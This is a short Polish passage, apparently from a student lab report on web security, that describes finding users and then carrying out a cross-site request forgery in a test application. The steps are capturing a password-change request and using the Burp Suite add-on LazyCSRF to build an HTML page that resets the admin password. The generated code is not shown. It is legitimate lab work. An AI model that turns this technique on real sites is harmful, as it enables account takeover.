
Tutaj co prawda nie udało się znaleźć innych użytkowników (bo nie istnieją) ale gdyby istnieli to możnaby ich znaleźć w odpowiedziach na kolejne zapytania.

5. W przypadku ataku wykorzystującego Cross Site Request Forgery należy stworzyć stronę za pomocą, której atak może zostać przeprowadzony

Najpierw przechwyciliśmy requesta o zmianę hasła, a następnie na jego podstawie wygenerowaliśmy nowy plik html, zmieniający hasło użytkownika `admin` na `csrfpass`. Żeby tego dokonać użyliśmy dodatku do Burp Suite o nazwie `LazyCSRF`, który pozwolił na łatwe wygenerowanie strony.



Wygenerowany kod jedynie skopiowaliśmy i zapisaliśmy jako `stronka.html`. Po wejściu na nią i wciśnięciu przycisku następowała zmiana hasła admina:



Submit request